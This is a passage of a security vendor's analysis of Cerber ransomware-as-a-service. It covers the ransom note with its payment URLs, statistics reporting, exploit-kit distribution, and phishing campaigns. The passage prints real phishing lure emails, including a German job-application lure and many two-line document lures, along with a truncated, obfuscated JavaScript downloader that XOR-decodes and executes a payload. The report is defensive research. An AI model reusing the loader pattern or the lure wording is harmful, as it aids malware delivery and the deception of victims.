to go directly to your personal page where you will receive the complete
instructions and guarantees to restore your files.

There is a list of temporary addresses to go on your personal page below:

```
---------------------------------------------------------------

1.  http://cerberhhyed5frqa.xmfir0.win/28CC-1483-5727-005E-9BF8

2.  http://cerberhhyed5frqa.gkfit9.win/28CC-1483-5727-005E-9BF8

3.  http://cerberhhyed5frqa.305iot.win/28CC-1483-5727-005E-9BF8

4.  http://cerberhhyed5frqa.dkrti5.win/28CC-1483-5727-005E-9BF8

5.  http://cerberhhyed5frqa.cneo59.win/28CC-1483-5727-005E-9BF8

6.  http://cerberhhyed5frqa.onion/28CC-1483-5727-005E-9BF8 (TOR)
```

Figure 7: Cerber's Ransom Message

Cerber does not require a Command &Control connection to encrypt victim machines. However, it reports to a dedicated server to monitor the performance and efficiency of the malware by gathering statistics of current infections, payment procedures, and actual profit. To avoid detection of the server, Cerber is designed to broadcast each message to a wide IP range over UDP protocol, which doesn't require any response from the server.

Though proven as a method to hide the real server location, this tactic has a significant consequence. As the data is sent to a large number of addresses, it is easily traced and monitored by every server in that range. We decoded it, and collected accurate information about Cerber's activity – even on individual campaigns worldwide. This data gives us a rare look at how a ransomware spreads.

With this data, we determined Cerber's strategies and target sectors. Its wide audience target and relatively low ransom demands make it clear that that most Cerber victims are individual users.




Figure 8: Infection Statistics

As a ransomware-as-a-service rather than a single attacker operation, Cerber's diversity of distributers allows it to spread in numerous ways. Each participating affiliate can use a different attack pattern. The final payload, the code responsible for encrypting victims' files and reporting statistics to the C&C, is the only common denominator. Additionally, each payload arrives with a hardcoded configuration including the affiliate ID and an IP range. This reports malware infection statistics, as well as other adaptable settings found in the technical description section.

Although different affiliates apply different techniques and tactics, two common scenarios lead to a Cerber infection:

1. The victim unknowingly executes malicious code disguised as a legitimate file (most commonly delivered via email).
2. The victim visits a legitimate website that was compromised either directly or by a third party service. Such compromised websites typically lead to exploit kits: an exploit is silently delivered to the victim's machine, eventually serving Cerber ransomware without any user interaction.

To demonstrate the ransomware-as-a-service business model and operation, we explore a few high-volume campaigns.

Drive-By Campaigns – Exploit Kits Provide Silent Assault

At some point, almost every widespread malware is distributed by one of the major exploit kits. The most prominent strains are continuously delivered through a single exploit kit, while others have lower-scale distribution through a second exploit kit.

However, *all* of today's major exploit kits deliver Cerber: Magnitude, Neutrino, and RIG, and have since its very beginning. 41% of the overall Cerber infections are executed by affiliates who use exploit kits as part of an exploit-as-a-service. These affiliates who rely on the Magnitude, Neutrino, and RIG exploit kits for malware distribution also rank in the top ten list in terms of unique IP addresses reporting infections. When delivered by different exploit kits, samples of Cerber ransomware differ by their configured affiliate ID and preferences – providing us with a continuous trail between these affiliates and their exploit kits.




Figure 9: Exploit Kit Country Distribution Map

Email Attachments – German Curriculum Vitae (CV) Campaign


The actor behind these campaigns has been active since at least late May, launching several campaigns themed as job applications, where the attached CV file is actually a downloader used to pull Cerber from a hardcoded URL. While these phishing campaigns continuously target the United States and the United Kingdom, approximately 69% of the infections attributed to this actor originate in German-speaking countries including Germany, Austria, and Switzerland.

Interestingly, we recorded a large burst of attacks targeting France during the second half of July.

Well-written in the targeted country's language, a significant effort was made to disguise the emails carrying the ransomware as legitimate. The attachment names even contain the sender's name, presenting a credible look and feel, encouraging the user to open the malicious attachment. Many of the observed messages include a second attachment: an actual photo of the alleged 'applicant' for added credibility, possibly provoking more interest from the potential victim.

Figure 10: Attachment of the Phishing Email

A downloader is attached to each email, either as a document or as an archived Windows-script. Sometimes two files are attached, but in most cases those files are identical. Although different obfuscations are applied to different downloaders, all downloaders contact the same domains to pull and execute the final Cerber payload.



Thu 6/9/2016 4:01 AM
Bernd Vogel <bernd.vogel@bluewin.ch>
Bewerbung
To [redacted].ch

Message | Bernd Vogel.jpg (62 KB) | Bewerbung.zip (3 KB)

Sehr geehrte Damen und Herren,

über Ihre Anzeige im Internet bin ich auf Ihre ausgeschriebene Stelle aufmerksam geworden.

Anbei finden Sie meine Bewerbung für Ihre ausgeschriebene Position. Die Stelle entspricht genau meinen Vorstellungen und reizt mich sehr. Da mein Profil und meine bisherigen Erfahrungen gut zu Ihren Anforderungen passen, bin ich davon überzeugt, einen echten Mehrwert leisten zu können.

Ich freue mich, wenn Sie meine Bewerbungsunterlagen im Anhang prüfen und ich mich Ihnen noch einmal persönlich vorstellen kann.

Mit besten Grüßen,

Bernd Vogel

A phishing email example – in this case, the downloader is attached to the message in a zip archive

[redacted]Bewerbung.zip\

Name	Size	Packed Size	Modified
Bewerbung.doc.js	3 581	1 184	2016-06-07 05:35
Lebenslauf.doc.js	3 581	1 184	2016-06-07 05:35

0 object(s) selected

```
var A03XCG0_UJ='4b5c4f1d6e0d0f744d590';
A03XCG0_UJ+=
'd0053584a1d7c5e49544b';A03XCG0_UJ+=
'5865725f57585e49151a6';A03XCG0_UJ+=
'a6e5e4f544d49136e5558';A03XCG0_UJ+=
'51511a14065b48535e495';A03XCG0_UJ+=
'452531d657e4b555c797c';A03XCG0_UJ+=
'75157f0848084e4f73755';A03XCG0_UJ+=
'0c74577e5357137e51524';A03XCG0_UJ+=
'e58151406404006776e54';A03XCG0_UJ+=
'747c475e13524d5853151';A03XCG0_UJ+=
'a7a78691a11784d05495c';A03XCG0_UJ+=

//      ^ ^ ^ ^ ^ ^ ^ ^ ^
//      ... TRUNCAED ...
//      v v v v v v v v v


'4c140640407f0c4952687';A03XCG0_UJ+=
'80f151a5549494d071212';A03XCG0_UJ+=
'0408130f0c0e130c040f1';A03XCG0_UJ+=
'30504125l525a52625358';A03XCG0_UJ+=
'4a134d535a1a115b48535';A03XCG0_UJ+=
'e49545253157345 0d4974';A03XCG0_UJ+=
'0856117a7f556f4b78144';A03XCG0_UJ+=
'6545b151c7a7f556f4b78';A03XCG0_UJ+=
'14466e0d0f744d590d136';A03XCG0_UJ+=
'f48531573450d49740856';A03XCG0_UJ+=
'140640401406';var A03XCG0_UJ=A03XCG0_UJ.
match(/\w{2}/g);var R9j7AZ='';var
EKI382hw_l=0;while(EKI382hw_l<A03XCG0_UJ.
length){if(new Date().getYear()==new
Array('2016')[0]){R9j7AZ+=String.
fromCharCode(parseInt(A03XCG0_UJ[
EKI382hw_l],new Array('16')[0])^61);}else
{R9j7AZ+='';}EKI382hw_l++;}var MoYHA=new
Function(R9j7AZ);MoYHA();
```

The first layer of obfuscation of the downloader script

Figure 11: Cerber Downloader Attachments

Heavy reuse of files was seen in these campaigns, as the exact same files were observed being used in many attack instances. The following figure demonstrates the file-distribution as measured over hundreds of infection attempts, emphasizing the repeated use of downloaders and pictures attached.





Figure 12: Two-Lined Traps – Former .dotm, Currently .rtf Campaign

Two-Lined Traps – Former .dotm, Currently .rtf Campaign

One actor decided to send out a massive amount of documents with a similar visual and logical structure – a variable-length alphanumeric name (e.g., *r7s21aj.rtf*), attached to very short, mostly two-lined emails:



Tue 7/5/2016
Dui Founda
Fwd:Dui Four
To [redacted]
Message c62m
Attached is the license.
Dui Foundation
Dui Foundation No Items

Tue 7/5/2016 4:40 AM
Nonummy Ut Mo
Fw:Nonummy Ut Mol
To [redacted]
Message m03y.rtf (118
Enclosed is the statement.
Nonummy Ut Molestie PC

Sapien Imperdiet Ornare Corp. - Message (Plain Text)
Tue 7/5/2016 6:18 AM
Sapien Imperdiet Ornare Corp. <jenny.martillo@rehabassist.com>
Sapien Imperdiet Ornare Corp.
To [redacted]
Message m26gu99z.rtf (107 KB)
Enclosed is the bill.
Sapien Imperdiet Ornare Corp.

Fwd:Mi Consulting - Me...
Mon 5/30/2016 3:28 PM
Mi Consulting <alexaicheler
Fwd:Mi Consulting
To [redacted]
Message 8r6.rtf (199 KB)
Enclosed is the certificate.
Mi Consulting

Fwd:Torto...
Tue 7/5/2016 6:10 AM
Tortor Dictum Institute <r.gilpin@t
Fwd:Tortor Dictum Institute
To [redacted]
Message q37qc5bo03k.rtf (131 KB)
Enclosed is the IOU.
Tortor Dictum Institute
Tortor Dictum Institute No Items

[QUAR] Fw...
Tue 5/31/2016 3:52 AM
Kennedy Z. Spence <kristina@hmt
[QUAR] Fwd:Kennedy Z. Spence
To [redacted]
This message was sent with Low import
Message 0bp7a.rtf (125 KB)
We have enclosed the documentation.
Kennedy Z. Spence
Kennedy Z. Spence No Items

Tue 7/5/2016 4:28 AM
Adipiscing Elit Inc. <p
Re:Adipiscing Elit Inc.
To [redacted]
Message m65yp72t73uu59t
I have attached the agreement.
Adipiscing Elit Inc.
Adipiscing Elit Inc. No Items

Ultrices...
Tue 7/5/2016 4:39 AM
Ultrices Sit Company <albert
Ultrices Sit Company
To [redacted]
Message e359q.rtf (134 KB)
The attached proposal includes paper.
Ultrices Sit Company
Ultrices Sit Company No Items

Eros Ltd - Mes...
Tue 7/5/2016 5:47 AM
Eros Ltd <nice3104(
Eros Ltd
To [redacted]
Message b64s8rr88d6y....
Enclosed is the invoice.
Eros Ltd
Eros Ltd No Items

To [redacted]
Messa
Enclosed is the note.
A Inc.
A Inc. No Items

Figure 13: A Collection of Short Phishing Emails;
The Attached Documents Contain a Malicious Macro, which when Enabled Executes a Downloader Leading to Cerber Infection

The different wording observed suggests that the first line of text is pseudo-randomly generated in an attempt to mimic legitimate messages usually sent between colleagues. In particular for those in enterprise environments that review and revise documents on a regular basis. The second line of text is a name, which appears in the email sender address as well.


